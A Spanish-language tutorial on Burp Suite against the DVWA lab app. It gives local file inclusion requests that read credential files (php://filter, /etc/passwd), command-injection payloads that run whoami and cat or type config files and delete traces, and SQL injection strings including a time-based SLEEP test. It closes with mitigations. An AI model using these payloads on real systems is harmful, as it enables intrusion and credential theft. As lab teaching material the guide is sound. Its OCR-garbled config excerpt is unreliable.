# **BURPSUITE**

Por:Jonathan Gomez

https://jonathangomez.qzz.io/

# configuración inicial

Proxy settings

127.0.0.1

Request interception rules / Response interception rules

And URL (checked)

**Extension Proxy Foxy Standar** 

127.0.0.1

8080

# identific

# ar inputs y puntos de entrada

Inspecciona cada página y busca elementos que acepten datos del usuario. Visualmente y con herramientas:

Elementos a revisar (prioridad alta → baja)

- 1. Formularios <form> login, búsqueda, contacto, comentarios, subida de archivos.
  - o Mira los name de inputs: ip, page, file, q, search, id, path, url, cmd, page.
- 2. Parámetros en la URL ?page=, ?id=, ?cat=, rutas REST (/user/123) y enlaces con querystrings.
- 3. Cabeceras HTTP manipulables User-Agent, Referer, X-Forwarded-For, Cookie.
- 4. Campos de subida de archivos (<input type="file">).
- 5. Requests AJAX / fetch / XHR (usa DevTools → Network para ver llamadas dinámicas).
- 6. Cookies y parámetros persistentes (sesiones, tokens).
- 7. Parámetros usados como include/require en código (revisa el código si lo tienes).

## Cómo identificarlos rápido:

- Abre DevTools (F12) → pestaña Elements: ubica forms y nombres de inputs.
- DevTools → Network: dispara la acción y mira la request (URL, method, body, headers).
- Buscar en el HTML/JS strings como include, eval, exec, shell\_exec, system, fetch,
   XMLHttpRequest.
- Si tienes acceso al código: busca usos de include(\$\_GET['...']), require, o llamadas a system/shell exec.

## Señales en las respuestas que confirman vulnerabilidad

- File con PWNED/whoami que creaste → ejecución RCE.
- Delay consistente con sleep/ping → ejecución confirmada.
- Mensajes Warning: include(...) failed to open con rutas → posible LFI.
- Base64 decodificable de config → LFI vulnerable.
- Cambios en Content-Length + diffs visibles en Comparer → indicio, investigar contenido.

## Laboratorios

## **Burp Repeater**

Ver contraseñas de la base de datos

LFI / RFI (Local / Remote File Include)

Target / Sitemap

Proxy / intercept

Intercep on

```
Request
 Pretty
                                                                           \n
                                                                                \equiv
          Raw
                 Hex
1 GET /DVWA-master/vulnerabilities/fi/?page=include.php HTTP/1.1
 2 Host: 192.168.1.53
 3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:128.0) Gecko/20100101
   Firefox/128.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 5 Accept-Language: en-US, en; q=0.5
 6 Accept-Encoding: gzip, deflate, br
 7 Referer: http://192.168.1.53/DVWA-master/vulnerabilities/upload/
 8 Connection: keep-alive
 9 Cookie: PHPSESSID=b8m4ocabgjqra84mtb2mlm2n0d; security=low
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Clic derecho send to Repeater

En Repeater probar despues del igual

Depende de Linux o Windows

código para Linux: /etc/passwd

código para Windows:

C:/xampp/htdocs/DVWA-master/config/\*.php o config.inc.php (credenciales BD)


C:/xampp/php/php.ini (config PHP)

C:/xampp/apache/conf/httpd.conf (config Apache)

C:/Windows/System32/drivers/etc/hosts (hosts)

C:/xampp/htdocs/DVWA-master/vulnerabilities/fi/index.php (ver el código vulnerable)

# GET /DVWA-master/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=C:/xampp/htdocs/DVWA-master/config/config.inc.php HTTP/1.1



#### Sen d to Decoder

#### Decode as Base64

```
$_DVWA = array();
$_DVWA [ 'db_server' ] = getenv('DB_SERVER')?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE')?: 'dwaa';
$_DVWA[ 'db_password' ] = getenv('DB_USER')?: 'dwaa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD')?: 'password';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD')?: 'gassword';
$_DVWA[ 'db_port' ] = getenv('DB_PORT')?: '3306';
#ReCAPTCHA settings
```

## **Burp Comparer**


## inyectar comandos desde el parámetro ip (GET)

Inyección de comandos / RCE / OS Command

Sitemap / seleccionamos pagina a trabajar send to Repeater

En el buscador probamos la url ingresamos una url 127.0.0.1 capturamos con burp

#### En repeater Send




el request lo enviamos a Comparer

Host: 127.0.0.1

En Windows:

ip=127.0.0.1%26%26+echo+PWNED+%3E+..%2F..%2Fout.txt&Submit=Submit




salida en el navegador

#### **PWNED**

otros comandos

#### Whoami

ip=127.0.0.1%26%26+whoami+%3E+..%2F..%2Fwhoami.txt&Submit=Submit



#### Listado solo nombres

ip=127.0.0.1%26%26+dir+C%3A%5Cxampp%5Chtdocs%5CDVWA-master+%2FB+%2FS+%3E+C%3A%5Cxampp%5Chtdocs%5CDVWA-master%5Cout\_bare.txt+2%3E%261&Submit=Submit

#### Ver configuracion

ip=127.0.0.1%26%26+type+C%3A%5Cxampp%5Chtdocs%5CDVWA-master%5Cconfig%5Cconfig.inc.php+%3E+C%3A%5Cxampp%5Chtdocs%5CDVWA-

master%5Cconfig\_out.txt+2%3E%261&Submit=Submit Eliminar huellas ip=127.0.0.1%26%26+del+..%2F..%2Fout.txt&Submit=Submit

#### **EN SISTEMAS LINUX**

ip=127.0.0.1%26%26+echo+PWNED+%3E+..%2F..%2Fout.txt&Submit=Submit ip=127.0.0.1%26%26+whoami+%3E+..%2F..%2Fwhoami.txt&Submit=Submit ip=127.0.0.1%26%26+ls+-

la+..%2F..%2F+%3E+..%2F..%2Fout.txt+2%3E%261&Submit=Submit ip=127.0.0.1 && cat ../../DVWA-master/config/config.inc.php > ../../config\_out.txt

Submit=Submit

ip=127.0.0.1%26%26+rm+..%2F..%2Fout.txt&Submit=Submit

## **Burp Intruder**

Automatizar ataques interceptar un login

Capturar con Burp un login, clic derecho send to Intruder

Funciones habilitadas en la versión FULL

## Pruebas a Sitios WEB

**SQL INJECTION** 

Prueba manual

' OR '1'='1

1 OR 1=1

' OR 'a'='a

Prueba en Burp

GET/DVWA-

master/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%271&Submit=Submit HTTP/1.1

#### 1 OR 1=1

GET /DVWA-master/vulnerabilities/sqli/?id=1+OR+1%3D1&Submit=Submit HTTP/1.1

Host: 192.168.1.53

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Connection: close

Referer: http://192.168.1.53/DVWA-master/vulnerabilities/sqli/


Cookie: PHPSESSID=b8m4ocabgjqra84mtb2m1m2n0d; security=low

Upgrade-Insecure-Requests: 1


Priority: u=0, i

### DVWA HIGH - SQL INJECTION


#### Form



leerlo con burp y enviarlo a repeater



Buscar el GET que sigue la petición en HTTP HISTORY y enviar a Repeater send request ver las crendenciales admin



Pasos rápidos para confirmar que está mitigado (hazlos en este orden)

#### A — Reproducir exactamente la petición que envía el navegador

- En Burp → Proxy → HTTP history localiza la petición GET que sí hiciste desde el navegador.
- 2. Right-click → Send to Repeater.
- 3. En Repeater **quita Accept-Encoding** (para evitar compresión) y añade Connection: close.
- 4. Asegúrate de que Cookie: contiene **PHPSESSID** y security=impossible y que user\_token esté presente.
- 5. **Send** y mira el Status y el cuerpo (Raw/Pretty). Si el cuerpo no cambia entre id=1 y id=1 OR 1=1, es que la inyección no surte efecto.

## B — Prueba time-based (confirmación blind)

Envía el payload time-based **exactamente** por la misma URL (GET) y mide el tiempo de respuesta:

```
id=1%20OR%20IF(1%3D1%2CSLEEP(5)%2C0)--
%20&user_token=<your_token>&Submit=Submit
```

## Cómo cerrar estas vulnerabilidades (mitigaciones concretas)

Prioriza por impacto y facilidad de implementación.

#### A — Inmediatez (configuración)

- 1. display\_errors = Off en php.ini en producción.
- 2. allow\_url\_include = Off, allow\_url\_fopen = Off si no los necesitas.
- 3. open\_basedir para restringir rutas accesibles por PHP.
- 4. Deshabilitar funciones peligrosas: disable\_functions = exec,shell\_exec,passthru,system,popen,proc\_open (evalúa impacto).

#### B — Código (preferido)

1. **Validación por allowlist**: si esperas una IP, usa filter\_var(\$ip, FILTER\_VALIDATE\_IP); si esperas un id, acepta solo dígitos; si esperas una plantilla, mapea un id a un fichero conocido.

**Nunca** include(\$\_GET['page']) directamente. Uso seguro con realpath y comparación de rutas

**Evitar llamadas al shell**. Si necesitas ejecutar utilidades (ej: traceroute), implementa wrappers seguros que validen y usen argumentos escapados

4. **Escapar** los datos antes de usarlos en la shell: escapeshellarg() / escapeshellcmd().

#### C — Infraestructura

- Ejecuta webserver con usuario con menor privilegio.
- Mantén archivos sensibles fuera del webroot.
- Monitorea la creación de archivos en webroot y alertas en logs.
- WAF (mod\_security) con reglas para bloquear patrones comunes (;, &&, php://, base64 etc.).

#### Detección continua y automatización del proceso

- Implementa un **checklist automático** (cron) que ejecute pruebas no destructivas en staging cada semana: echo-test, time-based sleep, LFI php://filter checks.
- Integra pruebas de seguridad en CI/CD (OWASP ZAP Baseline, scripts ffuf para inputs conocidos).
- Alertas en SIEM cuando aparezcan patrones de inyección en logs.